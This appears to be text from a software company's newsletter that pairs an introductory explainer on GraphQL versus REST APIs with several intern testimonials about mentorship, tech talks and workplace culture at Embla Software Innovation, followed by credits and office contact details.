
So how can you solve that same situation with a GraphQL API?
With GraphQL you would only have a single endpoint that would be used by all the different clients that want to retrieve data from the server. (Default/ GrapQL).

So, with GraphQL you would actually only send a single request to the server and the server would respond with all the information that you need. Here we are sending a post request to the server with a body containing a query that describes all the data requirements of the client.

So, in this case, we're asking for the user with a particular ID, and then we can specify all the data that we want from that user.

1. We want the name of that user
2. We want to have the titles of the posts
3. We want to have the names of the last three followers

When the server receives that query, it will process and resolve to fetch exactly the data that are specified in the query and read it from the database and return it as a JSON object.

More Benefits in GraphQL

- **No over fetching** : Downloading unnecessary data.
- **No under fetching** : An endpoint doesn't return enough of the right information, need to send multiple requests.

By using GraphQL we eliminate the problem of over-and-under fetching and these are exactly the problems that we just encountered in our example scenario. Over fetching leads to downloading unnecessary data into our application and exhausting the user's data plan with information and data that are not required. Under fetching leads to go and send multiple requests to get necessary data.

Rapid Product Iterations

The major drawback of structured REST API is that it doesn't allow for rapid product iterations on the front end. Because the backend API also needs to be adjusted according to the client's requirements. This kills productivity and notably slows down the ability to change requests into the product. With GraphQL this problem just doesn't exist anymore thanks to the flexible nature and changes on the client side can be made without any extra work.

Similarities Between GraphQL and REST

GraphQL is not a replacement for REST. It's an alternative approach and both have some similarities.
- Both can be fetched by an HTTP request with a URL and returns the request in JSON format.
- GraphQL and REST allow the specification of IDs for resources.
- Both GraphQL(fields) and REST(endpoints) call functions on the server.
- They both have entry points into the data, in GraphQL API, the list of fields(considering both the Mutation and the Query types) is identical to the list of endpoints in a REST API.
- GraphQL and REST are able to distinguish when an API is intended to write or read data.

When to Use GraphQL

- For apps where bandwidth usage matters, working with devices such as mobile phones, smartwatches, and IoT devices.
- Applications where nested data needs to be fetched in a single call, such as a blog or social networking platform.
- With the composite pattern, where an application retrieves data from multiple, different DBs and external APIs.
- With the Proxy patterns on the client side, GraphQL can be added as an abstraction on in existing API, then each end-user can specify the response structure based on their needs.

References

https://graphql.org/learn/
https://www.howtographql.com/

Internship

As a student who was looking for a fresh start to begin my professional career, I got the opportunity to complete my Internship as a Quality Assurance Engineer at Embla Software Innovation. Embla gave me the great opportunity to be a part of an amazing workplace filled with amazing people.

Any Intern who joins Embla will have the amazing chance to improve the knowledge through the "Tech Talks". This helps personal development as well as gives the chance to gather knowledge and explore the new technologies that are presented. Also, the different events held by various clubs in the company also help to connect and be more relaxed.

Dimantha Sumanarathne

The internship at Embla has thought me several things for my career as well as for my personal development. The unique culture of the organization and the pleasant working environment allowed me to work freely and learn many new things that helps my professional career.

So, in my perspective, Embla is an amazing workplace for an Intern to start their professional career where they can get a vast amount of experience and knowledge while working on real-time projects with some wonderful team members. I will be always thankful for Embla for all the guidance, wisdom, and memories that I have gained throughout this time period.

Hansi Goonatillake

As a final year undergraduate in Business Management at ICBT Colombo Campus, I got the opportunity to work with Embla as an 'HR Intern'. I am very lucky to know that I'm the very first HR Intern that's been hired to Embla. I get to work on projects related to recruitment, talent acquisition, attendance & leave and event planning as an intern in the HR Team.

I wanted an internship where I could learn about the various aspects of Human Resources and work on projects that would provide me with a very well HR foundation for the future. I've aided the recruitment & hiring process at Embla for the past 3 months and it's gratifying to see applicants I spoke with start their new jobs at Embla.

It makes me happy to know that I was able to assist someone in finding a new employment. I was paired with a mentor who is really helpful in addressing any problems or questions that I have and I'm making this chance to express my gratitude to my team members. It's been fun coming to work in an area where people have integrated me as a member of the team and made me feel like an equal (especially as an intern), whether it's being invited to informal coffee/ lunch chats with my other coworkers.I also appreciate learning about the various functions within Embla. I am pleased with the opportunity as an intern.

The work is challenging during a crisis like Covid in the country and working from home, however it is interesting as it is helping me with my communication skills and helping Embla to expand. It is amazing to know that I'm able to make a positive contribution to a successful organization like Embla while also acquiring valuable professional experience.

Embla Software Innovation is a great place to get exposure as a software intern. I am extremely delighted to gain my first industry experience underneath such a pioneer in the IT industry. It tends to provide significant exposure to enhance the professional career of a developer.

As an Intern, I get the opportunity to work with the latest development technologies. And most significantly, direct client engagement is the most rewarding aspect of my career and this is a rare chance in the industry for a developer who is at the initial stage of their professional career.

Nethmi
Weedagama

Embla internship program focuses on giving knowledge on every aspect of software development including software development processes, cutting-edge technologies, frameworks, and interpersonal development. One of the most significant aspects of the Embla internship program to me is mentorship. Starting out at Embla, I was paired with a mentor from day one and that helped me to grow as a developer. The mentors and team members from the teams at Embla have been extremely supportive and friendly since my first day. Being a part of the Embla family was probably the biggest takeaway from my internship. Kindness and encouragement were common themes in the everyday interactions between people, and I could tell that the company put a lot of care and attention into building an open and inclusive workplace. I am fascinated with how much I have grown over the past few months and looking forward to the exciting journey that lies ahead.

As a software engineering undergraduate student at Informatics Institute of Technology (IIT), I got an opportunity to work as a software intern at Embla Software Innovation. I am really lucky enough to have my first industrial experience at Embla.

In the first three months of my internship, I was assigned to a client project which was a research and development project that also allowed me the opportunity to work with Norwegian clients. I was able to learn machine learning concepts that were completely new to me during this project. Our mentor and all the team members extended their fullest support and guidance to develop me.

Dulini
Withanage

After three months I was assigned to an internal project, which also helped to practice the concepts that we learn at university and also able to learn new technologies, in real-life scenarios. At Embla, we were continuously evaluated and mentored to track our growth. Since almost all the projects follow the agile scrum process, I was able to obtain hands-on experience with agile scrum practices and learn process methodologies and software development best practices. Tech talk sessions at Embla are really impressive and I've even had the opportunity to give a talk, which helps me to improve my communication and presentation skills. Embla has a pleasant working culture which makes employees motivated with fun, joy, and equality. I had an opportunity to participate in many interesting events including "Online Padhura", "Fun Friday", birthday celebrations and the year-end award ceremony. These events make us feel more friendly and comfortable with our employees. Finally, my internship experience has taught me more than I could have imagined and it's a great place to start a good career path.

GPTW

Annual Trip

Acoustica

Awards and Year end Party

Credits

Reviewers

Amitha Perera

Chinthaka Bandara

Arosh Athukorala

Sharon Kern

Govindinee Attanagoda

Designer

Gihan Anuruddha

Sri Lanka
3rd floor,
144/A,
Attidiya Road,
Dehiwala-Mount Lavinia

p +94 112 761 696
e contact@embla.asia

extended office®

embla